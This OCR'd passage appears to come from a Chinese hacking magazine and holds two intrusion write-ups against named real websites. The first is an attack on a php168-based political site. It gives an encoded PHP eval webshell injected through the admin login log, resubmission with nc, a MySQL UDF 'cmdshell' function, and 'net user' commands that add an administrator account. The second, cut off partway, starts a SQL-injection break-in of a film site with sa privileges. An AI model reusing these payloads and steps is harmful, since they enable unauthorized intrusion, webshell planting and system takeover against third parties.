


图3




图4

上面数据s7ezsU8tS8zRUIkP8A8OiU7OTYnVtLYHigIA的原型是<?eval($_POST[cmd]);?>，数据使用了MIME base64编码进行了处理，所以要使用base64_decode进行解码。

二、网上实战篇

在google中搜索关键字“**power by php168**”，可以搜索到很多用了php168整站程序的网站，选**http://www.zhengzhi123.com/**中国政治网作为今天的实战目标。直接打开后台登录地址**http://www.zhengzhi123.com/admin/index.php**，在用户名输入框中连续输入两次刚才构造好的数据“**"?><?eval(gzinflate(base64_decode(s7ezsU8tS8zRUIkP8A8OiU7OTYnVtLYHigIA)));?>**”，密码框随便输。然后打开**http://www.zhengzhi123.com/cache/admin_logs.php**，在一句话木马的客户端里没有反应，实战出现问题了。

想了会，是不是数据没有提交上去，毕竟本地环境和远程环境不一样。本地重新提交数据，并且把提交的数据进行了抓包，保存成txt文件（如图5）。




图5

把地址换成目标网站的地址，再用nc将数据提交，数据成功提交上去，再提交一次，一定要提交两次，“"”双引号的问题就可以解决了（如图6）。




图6

三、成功拿到服务器

现在利用php168整站程序的漏洞已经成功拿到webshell了，接下来，看能不能拿到服务器权限。先看看php168连接数据库的配置文件，数据库连接是php168目录下的mysql_config.php文件。查看其内容，想不到竟然是用的root用户连接的数据库（如图7）。

现在，提权就轻松了，先上传一个root帐号利用的php马上去。填写好host、帐号、密码、数据库，点击提交，如果root帐号密码正解，就会提示连接成功（如图8）。




图7

然后，在sql命令框输入“**create function cmdshell returns string soname 'mysql.dll'**”，建立执行命令的cmdshell函数，利用cmdshell函数就可以成功以系统管理员的身份执行命令了，执行命令的语句是“**select cmdshell('net user user password /add');**”，中间输入要执行的命令就行了，我加了个rabbitsafe的管理员用户上去了（如图9）。




图8

最后系统命令执行完毕，记得删除cmdshell函数，命令是**drop function cmdshell**。然后传个工具上去开远程终端，并且改下远程登录端口，工具在光盘中有带，用法很简单，这是我学习c++这段时间编写的第一个工具，呵呵。利用刚才添加的rabbitsafe帐号成功登录远程终端（如图10）。




图9





图10

四、总结篇

一般的数据不要轻易写入php文件中，程序员应该明白，用户提交的信息都是有危害的。在渗透的时候遇到问题不要放弃，换种方法试试，说不定有意想不到的效果。在提权的时候，多看看网站配置信息，如果运气好的话，会发现很多有用的信息。我觉得，渗透成功＝技术＋细心＋运气。

世纪星宽频网的沦陷



文图 邪恶的忧伤

从本文你可以了解到

如何结合asp木马与注入命令无回显来入侵

今天听朋友介绍了个不错的在线电影网站56567.com，打开看了一下发现网站挺大的。查了下排名1万多，还不错，于是就想看一下它的安全状况。不打算从服务器漏洞入手，还是先看一下脚本吧，偷一下懒先将网站丢给Domin看下。结果如图1，只发现了几个注入点，还是链接别的网站的，想想也应该啊，这么大的网站不可能存在这种明显漏洞的。



图1

手工查询了很多带参数的连接后都无功而返，用GoogleHack的批量查询asp连接也没有什么发现，看来网站在注入漏洞上做好了安全了。哎，习惯了注入的我突然没有了注入，心里空荡荡的。先旁注一下看看，发现绑定两个玉米，可是打开一看，都是指向一个网站，如图2。真是郁闷，不甘心啊。还是继续在网站上逛逛看吧。无意中发现了一个投票的地方，如图3，提交 and 1=1 和 and 1=2 测试后分别返回正常页面和空白，如图4、图5。




图2

哈哈，注入点再次被发现，交给Domin拷问吧。一番折磨后，Domin告诉我是sa权限，如图6所示，我人品怎么这么好呢，它弄个投票系统都是mssql数据库，还是Sa权限，哈哈。感觉拿Shell，提权都是很简单的事情了。还是先拿个Shell先，用Domin的执行命令功能，失败，列目录，也失败。都没能成功，还是换上啊D看下吧，用啊D执行命令也没有成功，组列目录成功了。经过一番查找跟猜测后，断定网站目录在e盘，如图7。




图3

